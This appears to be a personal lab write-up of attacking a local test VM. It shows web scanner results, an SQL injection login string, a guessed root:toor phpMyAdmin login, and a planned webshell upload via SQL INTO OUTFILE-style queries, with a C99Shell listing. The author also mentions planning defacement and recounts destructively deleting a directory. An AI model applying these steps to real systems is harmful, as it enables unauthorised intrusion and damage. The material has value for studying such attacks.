
Username

Password

□ Remember login permanently?

Login Clear

My next step was to do a vulnerability scan using my favourite scanner Acunetix Web Vulnerability Scanner , of the two sites using default settings, I found on Port 80 or "Moes" seems to have a /phpmyadmin/ page I will look into that next, I also see it saves a Admin Cookie that I will look into exploiting that in some way.



Start URL: 192.168.164.130:80

Profile: Default

```
Scan Results                                                          Status
Scan Thread 1 ( 192.168.164.130:80 )                                  Finished (60 alerts)
  Web Alerts (60)
    Error message on page (2)
      /phpmyadmin/doc/html/faq.html
      /phpmyadmin/doc/html/_sources/faq.txt
    HTML form without CSRF protection (1)
      /phpmyadmin/doc/html/search.html
    Source code disclosure (2)
      /phpmyadmin/doc/html/_sources/faq.txt
      /phpmyadmin/doc/html/_sources/setup.txt
    User credentials are sent in clear text (5)
      /phpmyadmin
      /phpmyadmin/index.php
      /phpmyadmin/index.php (7bde62a04ea17bfc89ab87ca96ef1b8a)
      /phpmyadmin/index.php (c86840c5d354cde68ce3bdbef76be428)
      /phpmyadmin/index.php (fad6a584ff79a58a5d02bc8b94ff4e7a)
    Clickjacking: X-Frame-Options header missing (1)
    Cookie without HttpOnly flag set (1)
    Login page password-guessing attack (2)
    OPTIONS method is enabled (1)
    Possible sensitive directories (5)
    Possible sensitive files (1)
    Broken links (1)
    Email address found (4)
    Error page web server version disclosure (1)
    Password type input with auto-complete enabled (1)
    Possible internal IP address disclosure (28)
    Possible server path disclosure (Unix) (2)
    Possible username or password disclosure (2)
  Knowledge Base (7)
  Site Structure
    /                                                                 OK
      phpmyadmin                                                      OK
      Variation 1 for user-agent                                      OK
    Cookies
      pmaCookieVer
      phpMyAdmin
      pma_lang
      pma_collation_connection
      pmaPass-1
      pmaCookieVer
```

acunetix WEB APPLICATION SECURITY

User credentials are sent in clear text — Severity MEDIUM

Vulnerability description

User credentials are transmitted over an unencrypted channel. This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users.

This vulnerability affects /phpmyadmin/index.php (7bde62a04ea17bfc89ab87ca96ef1b8a).

Discovered by: Crawler.

Attack details

Form name: login_form
Form action: http://192.168.164.130/phpmyadmin/index.php
Form method: POST

Form inputs:

- pma_username [Text]
- pma_password [Password]
- server [Hidden]
- target [Hidden]
- token [Hidden]

View HTTP headers
View HTML response
Launch the attack with HTTP Editor
Retest alert(s)
Mark this alert as a false positive

The impact of this vulnerability

A third party may be able to read the user credentials by intercepting an unencrypted HTTP connection.

How to fix this vulnerability

Because user credentials are considered sensitive information, should always be transferred to the server over an encrypted connection (HTTPS).


Classification

CWE CWE-310

Activity Window

```
12.14 23:35.28, [Warning] Unable to download update information. Please review your settings or try later.
12.14 23:35.28, [Error] Valid name, no data record of requested type. [00012AFC]
Host name lookup failed
```

On port 443 the scan picked up another directory called xena, I will check that out after checking outer results.



Start URL: https://192.168.164.130:443/

Profile: Default

```
Scan Results                                                          Status
Scan Thread 1 ( https://192.168.164.130:443/ )                        Finished (69 alerts)
  Web Alerts (69)
    BREACH attack (1)
      /phpmyadmin/index.php (1)
        pma_username (1)
          variant 1
    Error message on page (2)
      /phpmyadmin/doc/html/faq.html
      /phpmyadmin/doc/html/_sources/faq.txt
    HTML form without CSRF protection (2)
      /phpmyadmin/doc/html/search.html
      /xena
    Source code disclosure (2)
      /phpmyadmin/doc/html/_sources/faq.txt
      /phpmyadmin/doc/html/_sources/setup.txt
    Clickjacking: X-Frame-Options header missing (1)
    Cookie without HttpOnly flag set (1)
    Login page password-guessing attack (2)
    OPTIONS method is enabled (1)
    Possible sensitive directories (6)
    Possible sensitive files (1)
    Broken links (2)
    Email address found (4)
    Error page web server version disclosure (1)
    Password type input with auto-complete enabled (2)
    Possible internal IP address disclosure (37)
    Possible server path disclosure (Unix) (2)
    Possible username or password disclosure (2)
  Knowledge Base (7)
  Site Structure
    /                                                                 OK
      cgi-bin                                                         Not Found
      phpmyadmin                                                      OK
      xena                                                            OK
        pass2=g00dP...                                                OK
      robots.txt                                                      OK
      Variation 1 for user-agent                                      OK
    Cookies
```

acunetix WEB APPLICATION SECURITY

BREACH attack — Severity MEDIUM

Vulnerability description

This web application is potentially vulnerable to the BREACH attack.

An attacker with the ability to:

- Inject partial chosen plaintext into a victim's requests
- Measure the size of encrypted traffic

can leverage information leaked by compression to recover targeted parts of the plaintext.

BREACH (Browser Reconnaissance & Exfiltration via Adaptive Compression of Hypertext) is a category of vulnerabilities and not a specific instance affecting a specific piece of software. To be vulnerable, a web application must:

- Be served from a server that uses HTTP-level compression
- Reflect user-input in HTTP response bodies
- Reflect a secret (such as a CSRF token) in HTTP response bodies

Affected items

- /phpmyadmin/index.php

The impact of this vulnerability

An attacker can leverage information leaked by compression to recover targeted parts of the plaintext.

How to fix this vulnerability


The mitigations are ordered by effectiveness (not by their practicality - as this may differ from one application to another).

- Disabling HTTP compression
- Separating secrets from user input
- Randomizing secrets per request
- Masking secrets (effectively randomizing by XORing with a random secret per request)
- Protecting vulnerable pages with CSRF
- Length hiding (by adding random number of bytes to the responses)

Activity Window

```
12.14 23:35.28, [Warning] Unable to download update information. Please review your settings or try later.
12.14 23:35.28, [Error] Valid name, no data record of requested type. [00012AFC]
Host name lookup failed
```

I went to Moes page at 192.168.164.130/phpmyadmin/ and received a log in page



phpMyAdmin

192.168.164.130/phpmyadmin/

Welcome to phpMyAdmin


Language: English

Log in

Username: 1'='1'or'1

Password: ••••••••••

first attempt was a simple attack I always try a simple SQL attack "**1'='1'or'1**" as both the username and password meaning take the first name and first password from the database and use it, didn't work, user:root didnt work, admin:root didnt work then it said password=yes, so I added yes then tried, root:toor it worked, I had a moment of NO WAY LOL because I was just in the middle of deciding to build a wordlist and brute force it when it let me in.



192.168.164.130 / localhost | phpMyAdmin 4.5.4.1deb2ubuntu2 - Mozilla Firefox

192.168.164.130/phpmyadmin/index.php?token=08ce38b9721532c2109267a17413a8f8&phpMyAdmin=c7799m1kel8jupq0v7nc

Server: localhost

General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci

Appearance settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version: 5.7.16-0ubuntu0.16.04.1 - (Ubuntu)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)


Web server

- Apache/2.4.18 (Ubuntu)
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - $Id: 241ae00989d1995ffcbbf63d579943635faf9972 $
- PHP extension: mysqli
- PHP version: 7.0.8-0ubuntu0.16.04.3

phpMyAdmin


- Version information: 4.5.4.1deb2ubuntu2
- Documentation
- Wiki
- Official Homepage
- Contribute
- Get support
- List of changes

I found Nothing on the site of interest so I just decided to have some fun with it, and I was about to deface the page for fun, but decided to shell it instead, I was blocked by --secure file privlages,



Edit	rpl stop slave timeout	31,536,000
Edit	secure auth	ON
Edit	secure file priv	/var/lib/mysql-files/
Edit	server id	0
Edit	server id bits	32
Edit	server uuid	ea0432d5-bcd5-11e6-af13-000c291e7ca7
Edit	session track gtids	OFF

so I logged into the ftp navigated to the location and without thinking rmdir on the whole directory basicaly crashing the webpage and making it inaccessible, But with the right privileges I would have been able to upload a shell to the website then from there execute any shell I wanted on the file system "Depending on the shell of course" I would have uploaded the shell but inserting my base64 string into the value of a new column I created called shell "**INSERT INTO shell VALUES (' ....Shell Code............')"** then I would have added another string "**SELECT * FROM shell INTO OUTPUT '/var/www/html/shell.php'** " im simple terms I pointed the link to the value so when I went to 192.168.164.130/shell.php I would have seen the shell page I loaded in and looked like this



! C99Shell v. 1.0 beta (21.05.2005) !


Software: Apache/2.2.4 (Unix) mod_ssl/2.2.4 OpenSSL/0.9.8d DAV/2 PHP/5.2.3
uname -a: Linux oshi 2.4.33.3 #1 Fri Sep 1 01:48:52 CDT 2006 i586
uid=0(root) gid=0(root) groups=0(root),0(root),0(root)
Safe-mode: OFF (not secure)
/ home/ sites/ corz.org/ httpdocs/ corz/ scripts/ drwxr-xr-x
Free 9.02 GB of 9.54 GB (94.56%)

Owned by (or

Listing directory (39 files and 1 directories):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	19.08.2008 10:28:48	/adm	drwxr-xr-x	
..	LINK	04.05.2008 00:35:37	/adm	drwxrwxrwx	
[js]	DIR	12.06.2006 11:55:39	/adm	drwxr-xr-x	
.corzoogles	28 B	19.02.2005 06:52:11	/adm	-rwxrwxrwx	
.ht_passwd	41 B	15.03.2008 02:00:48	root/root	-rwxr--r--	
.htaccess	546 B	14.06.2008 10:04:31	/adm	-rwxrw-r--	
base64img.php	16.84 KB	20.03.2006 18:27:34	/adm	-rw-rw-r--	
c99.php	153.91 KB	19.08.2008 10:30:04	root/adm	-rwxr--r--	
comment-pages.php	2.12 KB	20.10.2007 10:19:21	/adm	-rwxrw-r--	
corzoogle-hacked.php	119.29 KB	02.05.2008 09:40:32	/adm	-rwxr--r--	
currency-converter.php	1.14 KB	12.06.2006 12:01:15	/adm	-rwxrw-r--	
current-date-time.php	262 B	26.10.2007 19:20:52	/adm	-rwxrw-r--	
debug-report+init.php	784 B	07.11.2007 12:01:37	/adm	-rwxrw-r--	
debug-report.php	3.72 KB	29.04.2008 23:06:18	/adm	-rwxrw-r--	
error.php	129 B	20.03.2006 18:27:28	/adm	-rw-rw-r--	
eval.php	976 B	26.10.2007 19:26:24	/adm	-rwxrw-r--	
font-test.php	2.85 KB	20.03.2006 18:27:29	/adm	-rw-rw-r--	
gd-img-types.php	768 B	16.09.2007 20:38:45	/adm	-rwxrw-r--	

But instead I screwed up and go this......



Welcome to phpMyAdmin

#2002 - No such file or directory<br />The server is not responding (or the local server's socket is not correctly configured).

Language


English

Log in

Username: root

Password: ••••


I decided to go to the URL https://192.168.164.130:443/xena that I found in my scan and it brought me to a log in page. From experience I searching the login pages source I found a password string with "LucyLawless" in it but wasnt recognised as a password, but did add the password to the URL so I may try another attack on this, maybe a Cross Site Script (XSS) would be best for this I will attempt that.



https://192.168.164.130/xena/

Welcome to my personal website. registered fans only

Confirm Password:

